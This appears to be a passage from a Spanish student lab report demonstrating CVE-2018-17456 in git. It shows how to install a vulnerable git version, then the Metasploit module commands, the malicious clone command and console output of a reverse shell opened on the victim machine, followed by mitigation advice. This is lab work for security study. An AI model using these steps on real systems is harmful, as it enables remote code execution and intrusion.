
- yum install curl-devel expat-devel gettext-devel openssl-devel zlib-devel
- yum install gcc perl-ExtUtils-MakeMaker
- wget <http://mirrors.edge.kernel.org/pub/software/scm/git/git-2.14.5.tar.gz>
- tar xzf git-2.14.5.tar.gz
- cd git-2.14.5
- make prefix=/usr/local/git all
- make prefix=/usr/local/git install

## 3.2. USO DEL MODULO DE CVE-2018-17456

Tras completar la instalación del git vulnerable y tener acceso a la víctima, podremos poner en practica la demostración de la vulnerabilidad escogida CVE-2018-17456.

Para ello abriremos otra ventana del metaexploit y usamos el exploit git\_submodule\_url\_exec con el siguiente comando:

```
~ use exploit/multi/http/git_submodule_url_exec
```



```
Kali-Linux-2020.3-vbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Shell No.1
03:13 PM
ShellNo.1
File Actions Edit View Help
Metasploit tip: Display the Framework log using the log command, learn more
with help log
msf5 > use exploit/multi/http/git_submodule_url_exec
[*] Using configured payload cmd/unix/reverse_python
msf5 exploit(multi/http/git_submodule_url_exec) > show options
Module options (exploit/multi/http/git_submodule_url_exec):
  Name          Current Setting  Required  Description
  --          -
  GIT_SUBMODULE  git_submodule    no        The path to use as the malicious git submodule (empty for random)
  GIT_URI        git              no        The URI to use as the malicious Git instance (empty for random)
  SRVHOST        0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT        8080             yes       The local port to listen on.
  SSL            false            no        Negotiate SSL for incoming connections
  SSLCert        no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH        no               no        The URI to use for this exploit (default is random)

Payload options (cmd/unix/reverse_python):
  Name          Current Setting  Required  Description
  --          -
  LHOST         e specified)    yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port
  SHELL         /bin/bash       yes       The system shell to use.

Exploit target:
  Id  Name
  --  --
  0
```

Configuramos los parámetros de la vulnerabilidad, en concreto sólo necesitamos LHOST, a la que le asociamos nuestra IP.

```
~ set lhost 10.0.2.10
```


Y a continuación, ejecutamos el exploit para crear un servidor que contenga el git malicioso con el comando:

```
~ exploit
```

Después el módulo nos devolverá la dirección del servidor con el comando que tendremos que ejecutar en la sesión a través de ssh previamente creada, en nuestro caso este sería el comando:

```
~ git clone --recurse-submodules http://10.0.2.10:8080/eqir.git
```

Este commando nos crearía una carpeta llamada eqir en este caso, entramos dentro de ella y ejecutamos el ejecutable, que en este caso se llama hfjXO , y se nos abre una sesión en el metaexploit, escribimos el comando sessions 1, y ya hemos accedido a la víctima mediante esta vulnerabilidad.



```
msf5 exploit(multi/http/git_submodule_url_exec) > set lhost 10.0.2.10
lhost => 10.0.2.10
msf5 exploit(multi/http/git_submodule_url_exec) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/git_submodule_url_exec) >
[*] Started reverse TCP handler on 10.0.2.10:4444
[*] Using URL: http://0.0.0.0:8080/mVQOYLauW
[*] Local IP: http://10.0.2.10:8080/mVQOYLauW
[*] Server started.
[*] Malicious Git URI is http://10.0.2.10:8080/eqir.git
[*] git clone --recurse-submodules http://10.0.2.10:8080/eqir.git
[*] Command shell session 1 opened (10.0.2.10:4444 -> 10.0.2.12:37096) at 2020-12-10 15:20:59 -0500
ls
[*] exec: ls

Desktop Documents Downloads Music pass.txt Pictures Public seguridad taytzo Templates Videos
msf5 exploit(multi/http/git_submodule_url_exec) > sessions


Active sessions

  Id  Name  Type      Information      Connection
  --  ---  --
  1    shell cmd/unix  10.0.2.10:4444 -> 10.0.2.12:37096 (10.0.2.12)

msf5 exploit(multi/http/git_submodule_url_exec) > sessions 1
[*] Starting interaction with 1...

ls
apu:wnlgi
hfjXO
```

Finalmente, mostramos una captura del wireshark en la que podemos comprobar que hay tráfico entre las dos sesiones que hemos creado.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.10	10.0.2.12	SSH	166	Client: Encrypted packet (len=100)
2	0.000532890	10.0.2.12	10.0.2.10	TCP	66	22 -> 41979 [ACK] Seq=1 Ack=101 Win=289 Len=0 TSval=952045 TSecr=3696715466
3	0.003645413	10.0.2.12	10.0.2.10	SSH	166	Server: Encrypted packet (len=100)
4	0.003651487	10.0.2.10	10.0.2.12	TCP	66	41979 -> 22 [ACK] Seq=101 Ack=101 Win=591 Len=0 TSval=3696715470 TSecr=952048
5	5.013591256	PcsCompu_1e:88:ef	PcsCompu_1e:88:ef	ARP	60	Who has 10.0.2.10? Tell 10.0.2.12
6	5.013599562	PcsCompu_1e:88:ef	PcsCompu_1e:88:ef	ARP	42	Who has 10.0.2.10? Tell 10.0.2.12
7	5.120387714	PcsCompu_1e:88:ef	PcsCompu_1e:88:ef	ARP	60	Who has 10.0.2.12? Tell 10.0.2.10
8	5.120843780	PcsCompu_1e:88:ef	PcsCompu_1e:88:ef	ARP	60	Who has 10.0.2.12? Tell 10.0.2.10
9	5.340128986	10.0.2.10	10.0.2.12	TCP	69	4444 -> 56168 [PSH, ACK] Seq=1 Ack=1 Win=510 Len=3 TSval=3696720806 TSecr=691826
10	5.341590969	10.0.2.12	10.0.2.10	TCP	81	56168 -> 4444 [PSH, ACK] Seq=1 Ack=4 Win=229 Len=15 TSval=957384 TSecr=3696720806
11	5.341598248	10.0.2.10	10.0.2.12	TCP	66	4444 -> 56168 [ACK] Seq=4 Ack=16 Win=510 Len=0 TSval=3696720808 TSecr=957384

## 4. Propuesta de solución

Nosotros tenemos varias propuestas de solución, las primeras son las más obvias, como actualizar la versión del git superior a la 2.19.1, actualizar el sistema operativo, en nuestro caso RedHat a una versión superior a 7.6, y cambiar la contraseña del root a una contraseña segura [8] .

Además, no se recomienda bajo ningún concepto conectarse a una red Wifi pública [9] , ya que esas redes nos hacen vulnerables frente a cualquier tipo de ciber amenaza.

Por último, si no se desea actualizar nada de lo anteriormente citado, proponemos no clonar ningún git que empiece por guion.

## 5. Video de demostración

Hemos realizado un video para demostrar el funcionamiento de nuestro caso.

Aquí dejamos el enlace a dicho vídeo:

[https://pruebasaluuclm-my.sharepoint.com/:f:/g/personal/noelia\\_toledano1\\_alu\\_uclm\\_es/EIP-bwCaLwNCpqoJpZNVGakB2MDnZn77L-MWR33frPZyDg?e=gi5Ex2](https://pruebasaluuclm-my.sharepoint.com/:f:/g/personal/noelia_toledano1_alu_uclm_es/EIP-bwCaLwNCpqoJpZNVGakB2MDnZn77L-MWR33frPZyDg?e=gi5Ex2)

## 6. Bibliografía

- [1] <https://www.rapid7.com/db/?type=metasploit>
- [2] <https://www.rapid7.com/db/?q=CVE-2018-17456&type=>
- [3] <https://www.cvedetails.com/cve/CVE-2018-17456/>
- [4] <https://www.redhat.com/en>
- [5] <https://www.digitalocean.com/community/tutorials/how-to-install-git-on-centos-8-es>
- [6] <https://null-byte.wonderhowto.com/how-to/gain-ssh-access-servers-by-brute-forcing-credentials-0194263/>
- [7] <https://www.tecmint.com/install-git-centos-fedora-redhat/>
- [8] <https://www.incibe.es/protege-tu-empresa/blog/dia-mundial-las-contrasenas-aun-utilizas-123456>
- [9] <https://www.osi.es/es/wifi-publica>